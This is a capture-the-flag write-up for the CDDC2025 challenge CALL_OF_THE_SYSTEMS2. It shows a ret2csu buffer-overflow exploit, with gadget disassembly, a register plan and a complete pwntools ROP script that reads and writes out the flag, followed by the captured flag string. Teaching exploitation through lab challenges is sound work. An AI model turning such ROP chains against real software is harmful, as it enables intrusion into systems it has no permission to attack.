CALL_OF_THE_SYSTEMS2
ret2csu
Architecture and protections

The binary is x64 with no canary and no PIE.
Static analysis

main() opens the flag and leaks the file descriptor fd, as well as the address of the global variable fp, then calls bof().

bof() contains a vulnerable gets() for buffer overflow.
There is no puts(), hence the classic ret2libc by puts() leak is not possible here. However, there is __libc_csu_init() which contains the following gadget:
0x401278 <+56>:    mov    rdx,r14
0x40127b <+59>:    mov    rsi,r13
0x40127e <+62>:    mov    edi,r12d
0x401281 <+65>:    call   QWORD PTR [r15+rbx*8]
0x401285 <+69>:    add    rbx,0x1
0x401289 <+73>:    cmp    rbp,rbx
0x40128c <+76>:    jne    0x401278 <__libc_csu_init+56>
0x40128e <+78>:    add    rsp,0x8
0x401292 <+82>:    pop    rbx
0x401293 <+83>:    pop    rbp
0x401294 <+84>:    pop    r12
0x401296 <+86>:    pop    r13
0x401298 <+88>:    pop    r14
0x40129a <+90>:    pop    r15
0x40129c <+92>:    ret
The two subsections of interest are <+56> to <+62>, and <+84> to <+88>. However, gadgets must run until a ret, so they need to be used as <+56> to <+92>, and <+82> to <+92> respectively.
Exploit planning
- Utilise the buffer overflow to return to a carefully crafted gadget chain.
- The gadget chain sets up the registers to perform a
readandwritesyscall on the flag.
Exploit crafting
Register values
| reg | read |
write |
|---|---|---|
| rax | 0 | 1 |
| rdi | fd | 1 |
| rsi | buffer | buffer |
| rdx | count | count |

Pointer to _init, which does not affect the critical registers when called

Searching for additional gadgets needed, using ropper
Pad length
Exploit code
from pwn import *

def print_success(msg):
    print("[\033[1;92m+\033[0m] " + f"{msg}")

elf = context.binary = ELF('./CALL_OF_THE_SYSTEMS2', checksec=False)
context.log_level = "error"

p = process()

fd = int(p.recvline().strip().split()[-1].decode(), 16)
print_success(f"fd  : {hex(fd)}")

buf = int(p.recvline().strip().split()[-1].decode(), 16)
print_success(f"buf : {hex(buf)}")

ptr = 0x403de0 # pointer to _init

rax = 0x401155 # pop rax; ret;
ret = 0x401016 # ret;
sys = 0x401152 # syscall;

csu_pop = 0x401292
csu_call = 0x401278

payload = flat(

    16 * b'A',     # pad

    csu_pop,       # pop the following 6 values into the respective registers
    0,             # rbx
    1,             # rbp
    fd,            # r12 -> edi
    buf,           # r13 -> rsi
    50,            # r14 -> rdx
    ptr,           # r15 -> called function
    csu_call,      # transfer the key values to edi, rsi, rdx
    0,0,0,0,0,0,0, # junk values
    rax, 0,        # rax = 0 for read syscall
    ret, sys,      # read syscall

    csu_pop,       # pop the following 6 values into the respective registers
    0,             # rbx
    1,             # rbp
    1,             # r12 -> edi
    buf,           # r13 -> rsi
    50,            # r14 -> rdx
    ptr,           # r15 -> called function
    csu_call,      # transfer the key values to edi, rsi, rdx
    0,0,0,0,0,0,0, # junk values
    rax, 1,        # rax = 1 for write syscall
    ret, sys       # write syscall
)

p.sendline(payload)
p.interactive()


# CDDC2025{SYSCALL_IS_NOTTHAT_HARD_RIGHT?}
Exploit success
References
A similar challenge: link
Original research paper: link